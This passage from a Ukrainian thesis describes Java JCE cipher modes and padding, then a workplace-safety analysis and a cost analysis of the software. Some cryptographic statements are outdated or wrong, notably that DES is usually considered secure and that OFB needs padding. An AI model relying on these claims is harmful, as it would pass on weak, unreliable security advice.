Режим ECB може працювати тільки з повними блоками даних, таким чином, він зазвичай використовується з схемою заповнення.

Режим ECB не вимагає вектора ініціалізації .

* CBC

Це - режим зв'язування блоків шифру. У цьому режимі, вхідні дані одного блоку, використовуються, щоб змінити шифрування наступного блоку даних; це допомагає приховувати повторювані блоки даних (незважаючи на те, що дані, які містять ідентичний первинний текст - такий як повідомлення електронної пошти - все ще покажуть повторювані блоки ). У результаті цей режим підходить для текстових даних.

Режим CBC може працювати тільки з повними блоками даних ( 8 - байтові блоки в реалізації JCE ), таким чином, він зазвичай використовується зі схемою заповнення.

Режим CBC вимагає вектора ініціалізації для дешифрування.

* CFB

Це - режим шифру із зворотним зв'язком. Цей режим дуже подібний CBC, але його внутрішня реалізація трохи відрізняється. CBC вимагає, повний блок даних ( 8 байтів ) для початку шифрування, в той час як CFB може почати шифрування з меншим обсягом даних. Таким чином, цей режим підходить для шифрування тексту, особливо якщо він вимагає обробки посимвольно. За замовчуванням режим CFB впливає на 8- байтові (64- розрядні ) блоки, але можна додати кілька бітів після CFB (наприклад, CFB8 ), щоб показати різницю бітів, над якими він повинен оперувати. Це число повинне бути кратним числу 8.

CFB вимагає, щоб дані були доповнені так, тому він заповнює блок до кінця. Так як розмір блоку може змінитися, схема заповнення, яка використовується з ним, змінюється також. Для CFB8 не потрібно додаток, так як дані завжди зберігаються в цілому числі байтів.

Режим CFB вимагає вектора ініціалізації для дешифрування.

* OFB

Це - режим зворотного зв'язку по виходу. Цей режим підходить для тексту. Він найчастіше використовується, коли є можливість, що біти зашифрованих даних можуть бути змінені під час передачі ( наприклад, по поганому каналу зв'язку). У той час як 1 -бітна помилка, в інших алгоритмах, привела б до втрати всього блоку даних, в OFB вона викличе втрату тільки 1 біта. За замовчуванням режим OFB оперує на 8- байтовими блоками (64- розрядні ), але, також, можна додати кілька бітів після OFB (наприклад, OFB8 ), щоб визначити число бітів, якими повинен оперувати режим. Число додаткових бітів повинно бути кратним числу 8 .

OFB вимагає, щоб дані були доповнені до повністю заповненого блоку. Так як розмір блоку може змінитися, схема заповнення, яка використовується з ним, теж повинна змінитися. Для OFB8 не потрібно ніяке додаток, так як дані завжди містяться в цілому числі байтів.

Режим OFB вимагає вектора ініціалізації для дешифрування.

* PCBC

Це - режим зчеплення блоків шифротекста з поширенням помилки. Цей режим застосовується в мережевому протоколі аутентифікації, відомому як Kerberos. Якщо потрібно взаємодіяти з системою Kerberos версії 4, PCBC ідеально підійде. Однак у цього режиму є відомі способи злому, і Kerberos версії 5 перейшов на використання режиму CBC. Отже, режим PCBC не рекомендується застосовувати.

Режим PCBC вимагає, щоб вхідні дані були доповнені до розміру кратному 8 байтам .

Режим PCBC вимагає вектора ініціалізації для дешифрування.

Схеми заповнення, що визначені JCE:

* PKCS5Padding

Ця схема заповнення гарантує, що вхідні дані будуть доповнені до розміру кратного 8 байтам.

* NoPadding

Коли ця схема визначена, доповнення вхідних даних не виконується. У разі використання цієї схеми, розмір вхідних даних, що подаються на вхід алгоритму шифрування, має бути кратним розміру блоку шифру; інакше, коли алгоритм спробує зашифрувати або дешифрувати дані, він згенерує помилку.

Пам'ятайте, що ці режими і схеми заповнення характерні тільки для JCE. Режими та схеми заповнення засновані на загальноприйнятих стандартах і ймовірно, будуть реалізовані так само сторонніми постачальниками систем забезпечення безпеки, але в кожному конкретному випадку потрібно перевірити документацію до використовуваному продукту.

Режим і схема заповнення, використовувані для дешифрування, повинні відповідати режиму і схемою заповнення, використовуються для шифрування, інакше дешифрування не виконається.

Провайдер JCE підтримує три алгоритму шифру:

* DES ( Data Encryption Standard ) алгоритм був прийнятий як стандарт різними організаціями, включаючи американський уряд. Відомі способи злому цього алгоритму шифрування, але вони вимагають великих обчислювальних потужностей. Незважаючи на прогнози про занепад DES, він продовжує використовуватися в багатьох додатках і зазвичай вважається безпечним.
* DESede, також відомий як потрійний DES або багаторазовий DES. Цей алгоритм кілька ключів DES, щоб виконати три етапи шифрування або дешифрування ; додана складність значно збільшує кількість часу, потрібного на злом шифру. У той же час значно збільшується час, необхідний на шифрування і дешифрування даних.
* З точки зору розробника DESede еквівалентний DES, змінюється тільки ім'я алгоритму переданого до генератора ключів. Незважаючи на те, що DESede вимагає неколько ключів, ці ключі закодовані в єдиний секретний ключ. Отже, програмна реалізація використання DESede ідентична реалізації шифрування DES.
* AES ( Advanced Encryption Standard ) симетричний алгоритм блочного шифрування, прийнятий як стандарт шифрування урядом США за результатами конкурсу. Є приймачем DES. Цей алгоритм добре проаналізований і зараз широко використовується, як це було з його попередником DES.
* RSA криптографічний алгоритм з відкритим ключем, що ґрунтується на обчислювальній складності задачі факторизації великих цілих чисел.

Приклад шифрування данних за допомогою класу Cipherнаведено у ДодаткуЧ.

## Висновки до розділу 3

В даному розділі були розглянути стандартні механізми віртуальної машини Java та функції бібліотек що постачаються разом з віртуальною машиною для підвищення безпеки застосувань заснованих на основі віртуальної машини Java. Зокрема було розглянуто конфігурацію стандартного компоненту безпеки віртуальної машини – менеджера безпеки. Також було розглянуто складові та принципи використання компоненту що дозволяє шифрувати данні та реалізовувати захищене з’єднання

Нажаль не всі загрози можливо нейтралізувати таким чином. Тому окрім механізмів розглянутих у цьому розділі рекомендується своєчасно оновлювати віртуальну машину та слідкувати за реєстром загроз на офіційному сайті постачальника віртуальної машини.

**4 ОХОРОНА ПРАЦІ ТА БЕЗПЕКА В НАДЗВИЧАЙНИХ СИТУАЦІЯХ**

**4.1 Опис роботи та особливостей умов її виконання**

В даній роботі використовуються стеганографічні способи, реалізовані у програмному продукті, проектування, реалізація та використання котрих передбачають роботу в умовах, де можливі джерела небезпеки. Створені алгоритми передбачають роботу в приміщенні та використання електричної енергії. Це вимагає врахування вимог до охорони праці, а також пожежної профілактики та безпеки. Робота в приміщенні вимагає забезпечення відповідності вимогам охорони праці щодо освітлення, вентиляції, шумоізоляції, а також електробезпеки.

Технологічний процес створення програмного продукту включає в себе роботу з ПЕОМ, інших особливостей технології виготовлення не має, тому основні вимоги до нього з точки зору охорони праці полягають у вимогам до безпеки при роботі з ПЕОМ.

Врахування вимог щодо охорони праці вимагає прийняття рішень щодо створення оптимальних умов праці та пожежної безпеки з метою мінімізації впливу шкідливих факторів на організм людини під час роботи з ПЕОМ.

**4.2 Характеристика приміщення при написанні програмного продукту**

Кабінет, в якому проводиться робота з розробки композиційного методу проектування реактивних систем, є досить просторим. Розрахований на одне робоче місце. На рисунку 4.1 зображений план приміщення з розташуванням меблів в кабінеті.




Рисунок 4.1 – Планприміщення з розташуванням меблів

Загальна площа кабінету – 13,43 м2.

Об’єм приміщення, з урахування висоти стелі у 2,92 м – 39,24 м3.

Згідно з [14] площа на одне робоче місце має становити не менше ніж 6,0 м2, а об’єм не менш ніж 20 м3. Як бачимо реальні розрахунки робочого місця більше ніж задовольняють нормам.

Зазвичай людині, що працює в даному приміщенні розташовується біля столів 1 та 2, на стільці 1. На столі 2 розташований комп’ютер, тобто, системний блок, монітор, мишка та клавіатура. На столі 1 розташована додаткова техніка: ще один комп’ютер, принтер, сканер, та електричний годинник. Уся техніка розташована в кабінеті являється стандартною.

**4.3 Шум**

Джерелами шуму та вібрації в кабінеті є вентилятор електронної обчислювальної машини (ЕОМ), вентилятори, що охолоджують процесори,вентилятор, що охолоджуює відео карту,шум вулиць та внутрішній шум. Звук, створюваний вентилятором, можна класифікувати як постійний. Рівень звукового тиску, створюваний цим джерелом, настільки малий, що практично збігається з фоновим. Але цей показник може бути підвищеним, якщо стан вентилятора не задовольняє технічним вимогам.

Рівень звукового тиску в приміщенні вирахуємо за допомогою формули:

, (4.3)

Де Т – загальний час дії системи. В нашому випадку він буде рівним дев’ятигодинному робочому дню.

ti – час дії і-го елемента.

Li – рівень звуку і-го елемента.

Таблиця 4.1 - Джерела шуму в приміщені

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Джерело шуму | Рівень звуку Li, дБА | Час впливу звуку ti, ч | | Кількість n, шт |
| Блок живлення Dell ATX 450W | 29 | 9 | | 8 |
| КулерпроцессораIntel Pentium Core 2 E5700 | 30 | 9 | | 8 |
| Кулер відеокарти IntelGMAX4500 | 28 | 9 | | 8 |
| Жорсткий дискDell 250Gb 7200rpm SATAII | 39 | 9 | 8 | |
| Зовнішній шум (вулиця та внутрішній шум) | 42 | 9 | 1 | |

Порахувавши за формулою еквівалентний рівень звукового тиску отримали значення 48,24 дБА. Згідно ДСанПіН 3.3.2-007-98 рівень звукового шуму не повинен перевищувати 50дБА. Отже, маємо, що рівень шуму у приміщенні задовольняє вимоги державному стандарту.

**4.4 Виробничі випромінювання**

Найбільшим джерелом електромагнітного випромінювання в даному приміщенні є монітор, що випромінює у декількох діапазонах електромагнітного спектра: рентгенівського, оптичного, радіочастотного.

Кожен вид випромінювання відрізняється своїми особливими характеристиками впливу на організм людини.

Рівень електромагнітного випромінювання і магнітного полів повинні відповідати умовам ДСанПіН 3.3.2-007-98.

Оптимальною для роботи є частота регенерації екрана 60 Гц при розширені 1280x1024 пікселей, таким чином, неприємні відчуття не виникають навіть у людей з високою чутливістю. Монітори, які використовуються (Samsung S19B220NW), сертифіковані на Україні і відповідають ДНАОП 0.00-1.31-99

**4.5 Аналіз повітряного середовища**

До нормованих параметрів мікроклімату відносяться:

* температура повітря;
* відносна вологість повітря;
* швидкість руху повітря.

Параметри мікроклімату діють на організм комплексно. Вони нормуються ДСанПіН 3.3.2.007-98. Норми на оптимальні й допустимі значення температури, відносній вологості й швидкості руху повітря встановлюються для робочого місця в приміщеннях залежно від:

* періоду року;
* категорії виконуваних робіт.

Оскільки в приміщенні проводяться робот в сидячому положенні, що не потребують систематичного фізичного напруження чи підняття важких предметів, то дані роботи відносяться до категорії 1а згідно з ДСН 3.3.6-042-99, де категорія 1а визначена як фізична робота с енерговитратами робочого 90-120 ккал/год.

Розрізняють холодний і теплий періоди року, із середньодобовою температурою зовнішнього повітря <+100C й >+100C.

Результати замірів та нормованих значень подано у таблиці 4.2.

Таблиця 4.2 - Виміри кліматичних умов

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
|  | Температура повітря, toC | | Відноснавологість повітря, φ, % | | Швидкість руху повітря, V ,м/с | |
| нормована | фактична | нормована | фактична | нормована | фактична |
| Холодний період | 22-24 | 21-23 | 40-60 | 50-55 | <0,1 | 0,03-0,08 |
| Теплий | 23-25 | 20-24 | 40-60 | 50-60 | <0,1 | 0,03-0,08 |

Фактичні значення представлені з урахуванням встановлених кондиціонерів в приміщенні.

Джерелами вологості в приміщенні є: атмосферне повітря, що потрапляє в приміщення через вентиляційні отвори, вікна та двері; видихуване працівниками повітря та випаровування зі шкіри.

Вентиляція приміщення здійснюється за допомогою системи витяжної вентиляції. Приплив повітря надходить із коридору, а видалення повітря за допомогою кватирок у вікні й вертикальних повітряних шахтах, які забезпечують стійку витяжку.

Джерелами теплами в приміщенні є: сонячна радіація, система штучного освітлення, комп’ютерна техніка (монітори та системні блоки), власна система опалення, обігрівачі, самі працівники.

Для розрахунку потужності кондиціонерів використовуємо формулу, якою користуються проектувальники компанії Івік:

W=A∙0,035+ (С1∙0,531 + С2∙0,531 + С3∙0,188 + С4∙0,372 + С5∙0,392 + С6∙0,392 + С7∙0,48 + С8∙0,48)/(1 + D) + Е1∙0,2 +Е2∙0,05 + Е3∙0,15 + Е4∙0,1 + Е5∙0,0008 + F∙A∙0,319 (4.4)

де А- площа приміщення в м2;

С1-С8 – площа вікон на східній (1), західній (2), північній (3), південній (4), північно-східній (5), північно-західній (6), південно-східній (7), південно-західній (8) сторонах, де С1-С8 – площа відповідного вікна; якщо на вікнах є жалюзі, тонування чи вікна метало пластичні - D: так-ні, 1-0; джерела тепла: кількість комп’ютерів – Е1, кількість лазерних принтерів чи копірів – Е2, кількість людей – Е3, кількість побутових холодильників чи телевізорів – Е4, потужність іншого обладнання у ватах – Е5, приміщення на останньому поверсі будівлі під горизонтальним дахом – F: так-ні, 0-1. Для нашого приміщення маємо:

А=13,43 м2;

С3= 1,4∙2∙4=7,2 – площа чотирьох вікон, що виходять на північ, інші С1,С2,С4-С8=0, D=1.

Е1=8, Е2=0, Е3=8, Е4=0, Е5=432:

F=0.

Підставивши фактичні параметри у вираз отримаємо:

W=13,43∙0,035+ (7,2∙0,188)/(1 + 1) + 8∙0,2 +0∙0,05 + 8∙0,15

+ 432∙0,0008 = 4,29 кВт (4.5)

Таким чином, підрахувавши коефіцієнт холодно провідності, можна зробити висновок, що для даного приміщення підійде кондиціонер Toshiba марки RAS-18SKHP-E, номінальна потужність якого по холоду дорівнює 5,05 кВт.У холодний період приміщення обігрівається власною системою опалення, за допомогою батарей. Нагріваються вони до температури 68 оС. Усі значення задовольняють вимогам ДСН 3.3.6.042-99.

Джерелами пилу в приміщенні є: документи, папір, книги, одяг, взуття, зовнішнє повітря. Для усунення пилу у приміщенні проводиться боротьба з пилом, що містить у собі регулярну профілактику устаткування. У лабораторії немає джерел токсичних газів, а вуглекислий газ, що утворюється від дихання людей, видаляється вентиляцією.

**4.6 Аналіз умов праці та освітлення**

Виходячи з характеру розробленого програмного продукту та згідно з класифікацією умов праці [15], робота користувача ПЕОМ за показниками напруженості трудового процесу відноситься до наступних класів:

1. За показником інтелектуального навантаження:

* зміст роботи – 2-й ступінь шкідливості;
* сприймання інформації та її оцінка – оптимальний ;
* розподіл функцій за ступенем складності завдання – допустимий;
* характер виконуваної роботи – допустимий.

1. За сенсорним навантаженням:

* тривалість зосередженого спостереження – оптимальний;
* щільність сигналів – оптимальний;
* кількість виробничих об'єктів одночасного спостереження – оптимальний;
* навантаження на зоровий аналізатор – 2 ступінь шкідливості;
* навантаження на слуховий аналізатор – оптимальний.

1. За емоційним навантаженням:

* ступінь відповідальності за результат своєї діяльності – оптимальний;
* ступінь ризику для власного життя – виключений;
* ступінь відповідальності за безпеку інших осіб – виключений.

1. За монотонністю навантажень:

* час активних дій – 2 ступінь шкідливості;
* монотонність виробничої обстановки – 1 ступінь шкідливості.

1. За режимом праці:

* фактична тривалість робочого дня – оптимальна;
* наявність регламентованих перерв та їх тривалість – оптимальний.

Мікрокліматичні умови праці допустимі, іонізація відсутня, приміщення обладнане кондиціонером. Наявність шкідливих речовин в повітрі відсутня.

Приміщення ізольоване від вуличного шуму. Єдиними джерелами шуму є кулери комп’ютерів та кондиціонер, що створюють шум 30 і 40 дБ відповідно, що є допустимими значеннями шуму згідно з [16].

За рахунок вікна приміщення освітлюється природнім освітленням. Також для додаткового освітлення у темні години доби використовується система загального рівномірного освітлення. В якості джерела світла використовуються люмінесцентні світильники LG FRS640D5F0B CE\_LG LED Flat Light 40W 600X600 5000K T-bar в кількості 4 штуки і розташовані на стелі.

LG FRS640D5F0B CE\_LG LED Flat Light 40W 600X600 5000K T-bar EVG Потужність світильників: 70.0 W .

Нормою для даного виду діяльності є освітленість робочого місця не менше Ен = 400 лк [16].

Для розрахунку освітленості використовувалась програма DiaLux 4.11, що являє собою набір інструментів для планування освітлення приміщень (див. Рисунок 4.2).



Рисунок4.2 – Планприміщення з розташуванням меблів.

Врахувавши норми освітлення [17] до приміщень з комп’ютерами, де потрібно 400 лк, отримуємо, що освітлення в даному приміщенні є достатнім.

В результаті аналізу умов праці були зроблені висновки щодо шкідливості виробничого процесу згідно з класифікацією [16]. Процес створення програмного забезпечення є шкідливим для зору, вимагає великого інтелектуального навантаження, а також вимагає активних дій. Оскільки робота є індивідуальною, відповідальність за інших осіб відсутня. Показники шуму та освітлення входять в допустимі діапазони.

**4.7 Електробезпека**

Для роботи освітлення, ЕОМ та іншого електроустаткування у робочому приміщенні використовуюється електроживлення з однофазної мережі змінного струму з частотою 50 Гц і напругою 220 В.

За класифікацією приміщень за рівнем електробезпеки (відповідно до НПАОП 0.00-1.28-10) робоче приміщення належить до категорії без підвищеної небезпеки електротравматизму.

ЕОМ та комплектуючі становлять потенційну небезпеку для працівника. Враження струмом може трапитися в результаті торкання до відкритих частин, які перебувають під напругою, при ушкодженні мережних шнурів, при пробої, короткому замиканні, або в результаті необережних дій людини.

ЕОМ відносяться до установок, які споживають напругу < 1000 В[18]. Корпуси сучасних ЕОМ виготовлені із пластмас (передня панель, з якої працює оператор) і металу (верхня кришка й задня панель). Це може призвести до електротравми, при торканні людини до металевих частин у випадку пробою на корпус. Тому конструкцією передбачена спеціальна мережна вилка із трьома контактами (два контакти служать для підключення живлення, а третій - для підключення до проводу на землю) у системі занулення.

Корпуса дисплеїв виготовляються з матеріалів, що не проводять струм, а живлення здійснюється за допомогою спеціального кабелю, що зменшує напругу та також має третій контакт для заземлення. Це служить для виключення ймовірності ураження струмом.

Робочі місця розташовані на відстані 1 метра від батареї, що виключає випадкові торкання до батареї.

Висновок: електрообладнання, що використовується у робочому приміщенні, відповідає вимогам електробезпеки для побутових приладів і не вимагають додаткових методів захисту.

**4.8 Ергономіка робочого місця**

Обладнання і організація робочого місця працюючих з ПЕОМ мають забезпечувати відповідність конструкцій всіх елементів робочого місця. Висота робочої поверхні складає 800 мм, має простір для ніг 720 мм (системний блок розташований на столі), довжина столу 2000 мм, ширина – 800 мм. Робочий стілець має висоту 888/1100 мм, висоту спинки 530 мм, ширина стільця 613 мм. Робоче місце відповідає всім вимогам [15], окрім наявності підставки для ніг.

**4.9 Надзвичайні ситуації. Пожежна безпека**

Серед ймовірних надзвичайних ситуацій (стихійних лих, аварій, катастроф, впливів зброї масового ураження), найбільш вірогідною в робочому приміщенні є пожежа.

Дане приміщення містить наступні горючі матеріали : папір, ПК, шкафи, столи, стільці, підлога.

За класифікацією приміщень щодо пожежної небезпеки робоче приміщення відноситься до категорії В (важкозаймисті тверді й волокнисті речовини й матеріали). до класуП-IIа(конструкція будинку виконана із залізобетонних плит, тобто його конструктивні елементи - не спалювані.).

З урахуванням плащі приміщення в 13,43 , нормативні вимоги [19] передбачають наявність 2 вогнегасників. У даному приміщенні вогнегасники відсутні. Необхідно придбати 2 вогнегасника. Оскільки, згідно з [19], передбачається гасіння електроустановок з напругою до 1000в, пінні вогнегасники не можуть бути застосовані. Оскільки не передбачається горіння матеріалів, що можуть горіти без доступу повітря, найкращими для використання є вуглекислотні вогнегасники[20].

Найбільша кількість пожеж відбувається через порушення правил пожежної безпеки, отже необхідно знати правила і дотримуватись їх. При появі запаху гару терміново припинити роботу, відключити апаратуру.

В разі виникнення пожежі припинити подачу напруги та вжити заходи щодо евакуації людей(план евакуації зображено на Рисунку 4.3), гасіння (локалізації) пожежі з використанням первинних засобів пожежогасіння та на збереження матеріальних цінностей.




Рисунок 4.3 – Планевакуації приміщення

**Висновки до розділу 4**

В даному розділі було виконано аналіз приміщення з точки зору охорони праці і и розглянуті основні джерела небезпеки для людини, що працює в приміщенні, де використовуються ЕОМ. Приміщення було проаналізоване у відповідності з нормативними документами.

Був проведений аналіз характеристик приміщення за площею та об’ємом, що припадає на працівника, наявності санвузлів та кімнати релаксації та зроблені відповідні висновки. Була дана оцінка шкідливості роботи на ПЕОМ з точку зору різноманітних факторів втоми і навантаження. Були проаналізовані рівень шуму, природнє та штучне освітлення, виконані розрахунки та сформульовані рекомендації щодо покращення освітлення.

Також були проаналізовані джерела небезпеки у разі надзвичайних ситуацій. Приміщення було проаналізоване з точки зору електробезпеки та пожежної безпеки. Була дана оцінка рівню вибухопожежонебезпеки з огляду на наявність горючих і вибухонебезпечних матеріалів, а також сформульовані рекомендації щодо покращення даної оцінки.

На випадок надзвичайних ситуацій вказано план дій для мінімізації шкоди життю і здоров’ю людини. Оскільки більшість нещасних випадків відбувається через ігнорування правил техніки безпеки, у випадку реальної надзвичайної ситуації наслідки багато в чому залежать від дій людини, її обізнаності та її розуміння джерел небезпеки та дій на випадок конкретної надзвичайної ситуації. Все це вимагає від людини знань правил техніки безпеки, заходів для профілактики небезпечних ситуацій та дій у випадку виникнення надзвичайних ситуацій.

Рекомендації щодо покращення умов праці в даному приміщенні:

1. Закупівля двох вуглекислотних вогнегасників;
2. Обладнати робочі місця підставками для ніг.

**5 ЕКОНОМІЧНА ЧАСТИНА**

**5.1 Постановка задачі**

Даний розділ присвячений функціонально-вартісному аналізу програмного продукту для синтезу безпечної топології мережі інформаційно-комунікаційної системи.

Функціонально-вартісний аналіз — це метод комплексного техніко-економічного дослідження об’єкта з метою розвитку його корисних функцій при оптимальному співвідношенні між їхньою значимістю для споживача і витратами на їхнє здійснення[21]. Є одним з основних методів оцінки вартості науково-дослідної роботи, оскільки ФВА враховує як технічну оцінку продукту, що розробляється, так і економічну частину розробки. Крім того, даний метод дозволяє вибрати оптимальний, як з погляду розробника, так і з точки зору покупця варіант розв’язання будь-якої задачі, а також дозволяє оптимізувати витрати й час виконання робіт. Зниження витрат виробництва треба починати з аналізу властивостей виробу, що використовуються, а також технічних функцій його складових частин.

Задачею проекту було створити програму з оптимальним набором необхідних функцій і простим інтерфейсом.

Технічні вимоги до розподіленої системи:

* ПП повинен функціонувати на комп’ютерах, що мають стандартний набір компонент;
* зручність і простота діалогової взаємодії з користувачем;
* швидкодія при обробці інформації;
* мінімальні затрати на впровадження ПП;
* захист інформації від помилок, що можуть виникнути в процесі експлуатації системи.

Для розробки ПП використовувалось середовище EclipseStandard 4.3.1.

**5.2 Обґрунтування функцій системи**

Виходячи з конкретних цілей методу, виділимо його основні функції:

* F1 – пошук загроз;
* F2 – оцінка впливу загроз на систему;
* F3 – налаштування компоненту SecurityManager;
* F4 – реалізація шифрування;
* F5 –організація SSL з’єднання.

Кожна з основних функцій може мати кілька варіантів рішень:

для F1:

а) на основі офіційної документації;

б) на основі сторонніх баз даних.

для F2:

а) за простотою реалізації;

б) за впливом на систему.

для F3:

а) через конфігураційні файли;

б) за допомогою програмної реалізації.

для F4:

а) стандартними методами;

б) сторонніми бібліотеками.

для F5:

а) з ідентифікацією сервера;

б) без ідентифікації сервера.

По розглянутих варіантах будуємо морфологічну карту (Рисунок 5.1).

б) на основі сторонніх баз даних

F2

F3

F4

F5

F1

а) за простотою реалізації

б) за впливом на систему

а)через конфігураційні файли

б) за допомогою програмної реалізації

а) стандартними методами

а) з ідентифікацією сервера

б) без ідентифікації сервера

б) сторонніми бібліотеками

а) на основі офіційної документації

Функції

Рисунок 5.1 – Морфологічнакарта

Побудуємо позитивно-негативну матрицю варіантів реалізації основних функцій (таблиця 5.1).

Таблиця 5.1 – Позитивно-негативна матриця варіантів реалізації основних функцій

|  |  |  |  |
| --- | --- | --- | --- |
| **Основні функції** | **Варіанти реалізації** | **Переваги** | **Недоліки** |
| **1** | **2** | **3** | **4** |
| F1 | а | Доступність | Упущення найновіших загроз |
|  | б | Актуальність | Не достовірність даних |
| F2 | а | Покриття найпоширеніших загроз | Можлива втрата інформації при збоях |
| 1 | 2 | 3 | 4 |
|  | б | Покриття лише найнебезпечніших | Більшість загроз можуть ніколи не відбутись через складність реалізації атаки |
| F3 | а | Простота реалізації, час на реалізацію кінцевим користувачем | Не можливість створення кількох профілів |
|  | б | Точне налаштування для кожної програми | Збільшення витрати часу у кінцевого користувача |
| F4 | а | Відповідність стандартам, вчаснеоновлення | Обмеження у реалізації. |
|  | б | Великий вибір можливих реалізацій | Збільшення вірогідності помилки зі сторони розробника. |
| F5 | а | Збільшення безпеки | Збільшення часу виконання машиною. |
|  | б | Швидкість виконання машиною. | Недостатня захищеність |

**5.3 Обґрунтування системи параметрів**

Для характеристики розроблювального ПП можна застосувати наступні параметри:

X1 – Коефіцієнт ефективності;

X2 – використання міжнародних стандартів;

X3 – коефіцієнт застосування ПП;

X4 - коефіцієнт модифікованості ПП;

З даних технічної літератури й досвіду попередніх розробок визначаємо гранично припустимі, середні одержувані й досяжні значення параметрів. Результати зводимо в таблицю 5.2.

Таблиця 5.2 - Основні параметри ПП

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Найменування параметра** | **Од. вим.** | **Позначення параметра** | **Гранично припустиме значення** | **Середнє одержуване значення** | **Досяжне значення** |
| Коефіцієнт ефективності | У.о. | X1 | 0.01 | 0.1 | 0.5 |
| Використання міжнародних стандартів | У.о. | X2 | 20 | 8 | 12 |
| Коефіцієнт застосування | У.о. | X3 | 0.01 | 0.4 | 0.6 |
| Коефіцієнт модифікованості | У.о. | X4 | 0.01 | 0.5 | 1 |

Вагомість параметрів визначаємо методом розміщення пріоритетів, відповідно до якого пріоритет параметрів визначає експертна комісія в складі п'яти спеціально запрошених фахівців (таблицях 5.3 і 5.4).

Таблиця 5.3 – Результат ранжування параметрів

|  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| **Параметр** | **Найменування параметра** | **Од. вим.** | **Ранг показника по оцінці експерта** | | | | | | | Сума  рангів  Ri | Відхилення  i | 2i |
|  |  |  | **1** | **2** | **3** | **4** | **5** | **6** | **7** |  |  |  |
| X1 | Коефіцієнт ефективності | У.о. | 4 | 4 | 3 | 4 | 3 | 3 | 3 | 24 | 6,5 | 42,25 |
| X2 | Використання міжнародних стандартів | У.о. | 2 | 1 | 4 | 1 | 2 | 1 | 1 | 9 | -8,5 | 72,25 |
| X3 | Коефіцієнт застосування | У.о. | 3 | 3 | 1 | 3 | 4 | 4 | 4 | 25 | 7,5 | 56,25 |
| X4 | Коефіцієнт модифікованості | У.о. | 1 | 2 | 2 | 2 | 1 | 2 | 2 | 12 | -5,5 | 30,25 |
|  |  |  | 10 | 10 | 10 | 10 | 10 | 10 | 10 | 70 | 0 | 199 |

Також попарно порівняємо ці параметри, результати запишемо в таблицю (таблиця 5.4).

Значення коефіцієнтів:

де  параметри, котрі порівнюються(5.1)

Таблиця 5.4 Попарне порівняння параметрів

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
| **Параметри** | **Експерти** | | | | | **Підсумкова** | **Числове** |
| **1** | **2** | **3** | **4** | **5** | **оцінка** | **значення** |
| X1,X2 | > | > | > | > | > | > | 1.5 |
| X1,X3 | < | > | > | < | > | > | 1.5 |
| X1,X4 | > | > | > | < | > | > | 1.5 |
| X2,X3 | < | < | < | < | < | < | 0.5 |
| X2,X4 | > | < | > | < | < | < | 0.5 |
| X3,X4 | > | > | > | < | > | > | 1.5 |

Сума рангів Ri = ij , де N – кількість експертів;

Rj = ij , де n – кількість параметрів;

Rij = =70; (5.2)

середня сума рангів T = =17;

відхилення Δi = Ri – T , причому = 0;

квадрат відхилень  і суму S = = 194;

Коефіцієнт погодженості (конкордації) - W знайдемо по формулі:

. (5.3)

W = 0.81> Wн = 0.67 (для засобів обчислювальної техніки).

Оскільки отримане значення W більше нормативного (Wн), те це дає нам підставу скористатися результатами експертного опитування для подальших розрахунків.

Розрахунок вагомості кожного параметра робимо по формулах[21]:

, (5.4)

, (5.5)

де ji - відносна оцінка i-го параметра;

bi - вага i-го параметра за результатами експертних оцінок;

n - число параметрів;

aij - числове значення оцінки, що визначає ступінь переваги i-го параметра над j-тим.

Відносні оцінки для другого й наступного кроків:

, (5.6)

, (5.7)

Отримані дані зводимо в таблиці 5.5.

Таблиця 5.5 - Розрахунок пріоритету параметрів

|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
| Параметри | Параметри Xj | | | | Перший крок | | Другий крок | |
| Xi | х1 | x2 | х3 | х4 | bi | Кві | bi | Кві |
| х1 | 1 | 1,5 | 1,5 | 1,5 | 5,5 | 0,344 | 21,25 | 0,36 |
| х2 | 0,5 | 1 | 0,5 | 0,5 | 2,5 | 0,156 | 9,25 | 0,16 |
| х3 | 0,5 | 1,5 | 1 | 1,5 | 4,5 | 0,281 | 16,25 | 0,28 |
| х4 | 0,5 | 1,5 | 0,5 | 1 | 3,5 | 0,219 | 12,25 | 0,2 |
| Загалом: | | | | | 16 | 1 | 59 | 1 |

**5.4 Оцінка рівня якості варіантів реалізації програмного продукту**

Проаналізувавши матрицю, ми можемо виключити такі варіанти реалізації основних функцій:

F2: б); F4: б); F5: б).

Варіанти, що залишилися:

1) F1а + F2а + F3а + F4а + F5а

2) F1а + F2а + F3б + F4а + F5а

3) F1б + F2а + F3а + F4а + F5а

4) F1б + F2а + F3б + F4а + F5а

Визначимо узагальнений показник рівня якості обраних варіантів реалізації основних функцій

, (5.8)

і варіантів ПП

КТРk = КТР[F1] + КТР[F2] + КТР[F3] + КТР[F4] + КТР[F5],

де i - коефіцієнт вагомості i-го параметра (з табл. 5.5);

Bi - бальна оцінка i-го параметра

n - число параметрів (n = 5).

